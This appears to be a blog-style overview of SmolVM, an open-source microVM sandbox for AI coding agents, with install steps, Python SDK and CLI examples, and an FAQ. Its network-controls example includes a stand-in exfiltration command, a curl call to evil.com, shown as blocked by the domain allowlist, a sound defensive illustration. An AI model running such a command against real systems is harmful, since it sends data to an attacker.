SmolVM – Open-Source AI Sandbox for Coding Agents
Give AI agents their own disposable microVMs with hardware isolation. Sub-second boot, browser sandbox, file mounting, Python SDK and CLI. Apache 2.0.
TL;DR
TL;DR: SmolVM gives AI agents isolated microVMs that boot in ~500 ms, with hardware-level security, a built-in browser sandbox, file mounting, and both Python SDK and CLI — all under Apache 2.0.
Source and Accuracy Notes
All links verified from actual source. Do not assume.
- Project page: celesto.ai/smolvm
- Source repository: github.com/CelestoAI/SmolVM
- Documentation: docs.celesto.ai/smolvm
- License: Apache 2.0 (verified via LICENSE file)
- HN launch thread: news.ycombinator.com/item?id=44725306 — 8 points
What Is SmolVM?
SmolVM is an open-source toolkit that provisions disposable microVMs for AI agents. Each sandbox boots as an independent virtual machine with hardware-level isolation (Firecracker on Linux, QEMU on macOS), so untrusted or AI-generated code cannot escape to the host system.
The README describes it directly:
SmolVM gives AI agents their own disposable computer. Each microVM boots in milliseconds, runs any code or software you throw at it, persists files and state across sessions, and disappears when you are done.

At publish time the repository has 711 GitHub stars and is actively maintained.
Core Features
Sub-second boot
MicroVMs start in approximately 500 ms, so an agent has a running VM before the API call returns.
Hardware isolation
Each sandbox runs in its own virtual machine. Unlike container-based sandboxes, a microVM provides kernel-level separation between the guest and host.
Browser sandbox
Agents can launch a full browser inside the sandbox. The session is accessible via three URLs:
cdp_url— Chromium DevTools Protocol endpoint for Playwright or CDP automation toolsviewer_url— web URL to watch the session live in a browserdisplay_url— VNC URL for clients or computer-use agents that need screen control
Network controls
Egress can be restricted to specific domains, preventing agents from calling home or exfiltrating data:
from smolvm import SmolVM

vm = SmolVM(internet_settings={
    "allowed_domains": ["https://api.openai.com"],
})
vm.run("curl https://api.openai.com/v1/models")    # allowed
vm.run("curl https://evil.com/exfiltrate")          # blocked
```bash

### File mounting

Local directories can be mounted into the sandbox read-only or writable:

```bash
smolvm sandbox create --name my-sandbox --mount ~/Projects/my-app
```bash

By default mounts are read-only — the agent can read host files but any changes stay inside the VM's overlay layer. Use `--writable-mounts` to allow the agent to modify host files.

### Coding agents

Pre-configured sandboxes for popular coding agents with git credentials forwarded:

```bash
smolvm claude start   # Claude Code pre-installed
smolvm codex start    # OpenAI Codex pre-installed
smolvm pi start       # Pi coding agent pre-installed
```bash

### Windows sandbox

Boot a Windows 11 guest from a Python script:

```python
from smolvm import SmolVM

with SmolVM(
    os="windows",
    image="~/.smolvm/images/win11.qcow2",
    ssh_user="smolvm",
    ssh_password="smolvm",
) as vm:
    print(vm.run("Write-Output 'hello from windows'").stdout)
```bash

### Snapshots

Pause a sandbox and resume it later with memory, disk, and running processes intact.

## Installation

### One-line install

```bash
curl -sSL https://celesto.ai/install.sh | bash
```bash

This installs everything including Python and verifies the setup.

### Manual install

```bash
pip install smolvm
smolvm setup
smolvm doctor
```bash

### Docker images

```bash
docker pull marinabox/marinabox-browser:latest
docker pull marinabox/marinabox-desktop:latest
```bash

## Python SDK

```python
from smolvm import SmolVM

vm = SmolVM()
result = vm.run("echo 'Hello from the sandbox!'")
print(result)
vm.stop()
```bash

Mount a local directory as read-only:

```python
from smolvm import SmolVM

with SmolVM(mounts=["~/Projects/my-app"]) as vm:
    vm.run("ls /workspace")
```bash

Mount with write access:

```python
with SmolVM(mounts=["~/Projects/my-app"], writable_mounts=True) as vm:
    vm.run("echo hello > /workspace/from-sandbox.txt")
```bash

## CLI Basics

Create and manage sandboxes:

```bash
smolvm sandbox create --name my-sandbox
smolvm sandbox list
smolvm sandbox stop my-sandbox
```bash

Open a shell inside a sandbox:

```bash
smolvm sandbox shell my-sandbox
```bash

Run a single command without opening a shell:

```bash
smolvm sandbox exec my-sandbox -- python --version
```bash

## Agent Framework Integrations

SmolVM ships examples for wrapping the sandbox as a tool in popular frameworks:

| Framework | What it does |
|---|---|
| OpenAI Agents | Shell tool for running commands in a sandbox |
| LangChain | Tool wrapper for sandbox execution |
| PydanticAI | Shell tool, reusable sandbox across turns, browser automation |
| Computer use | Click and type via browser CDP |

Each example is in [examples/agent_tools/](https://github.com/CelestoAI/SmolVM/tree/main/examples/agent_tools) and includes its own `pip install` line for extra dependencies.

## Security Notes

- SmolVM auto-trusts new sandboxes on first connection — safe for local development
- Do not expose sandbox network ports publicly without additional controls
- See [SECURITY.md](https://github.com/CelestoAI/SmolVM/blob/main/SECURITY.md) for the full policy
- Network controls and snapshots are Linux-only today

## Prerequisites

- Docker (for running the containerized setup)
- Python 3.10 or higher (`pip install smolvm`)
- Linux or macOS (Firecracker backend on Linux, QEMU on macOS)
- KVM for Windows sandbox support on Linux

## FAQ

**Q: How is this different from a Docker container?**
**A:** Docker shares the host kernel, so container escape is a known risk. SmolVM runs each sandbox in its own virtual machine with kernel-level isolation — the same technique used by AWS Firecracker. This adds overhead but makes escape fundamentally harder.

**Q: Does it work on macOS?**
**A:** Yes for general sandboxing (QEMU backend). Network controls and snapshots require Linux.

**Q: Can I use this with existing agent frameworks?**
**A:** Yes. The repo includes integration examples for OpenAI Agents, LangChain, and PydanticAI. The sandbox exposes a standard Python SDK so you can also wrap it manually.

**Q: What is the performance cost vs. running code directly?**
**A:** Boot time is approximately 500 ms. After that, code runs at near-native speed inside the VM. The README links to a public benchmark suite you can run locally with `uv run python scripts/benchmarks/bench.py`.

## Conclusion

SmolVM fills the gap between "run code directly" (unsafe) and "spin up a full cloud VM" (slow and expensive). It gives AI agents a real disposable computer — isolated, fast to boot, and controllable from Python or the CLI — without leaving your machine. The browser sandbox and coding-agent shortcuts make it directly useful for computer-use and code-generation workflows today.

If you need safe code execution for AI agents on a laptop or server, SmolVM is worth a look. Start with the one-line install:

```bash
curl -sSL https://celesto.ai/install.sh | bash
Related Posts
ai-setup
Recall – Persistent Memory for Claude Code via MCP Hooks
Recall gives Claude Code a permanent memory store that survives session restarts and context compaction. Four hooks capture and restore context automatically — with cloud SaaS or self-hosted options.
2/28/2026
dev-tools
Automotive Skills Suite for AI Engineering
Evaluate Automotive Skills Suite for APQP, ASPICE, HARA, safety-plan, and DIA workflows with setup notes, governance risks, and SME review guidance.
5/28/2026
dev-tools
awesome-agentic-ai-zh Roadmap Guide
Explore awesome-agentic-ai-zh as a Chinese agentic AI learning roadmap, with setup notes, track selection, study workflow, and evaluation guidance.
5/28/2026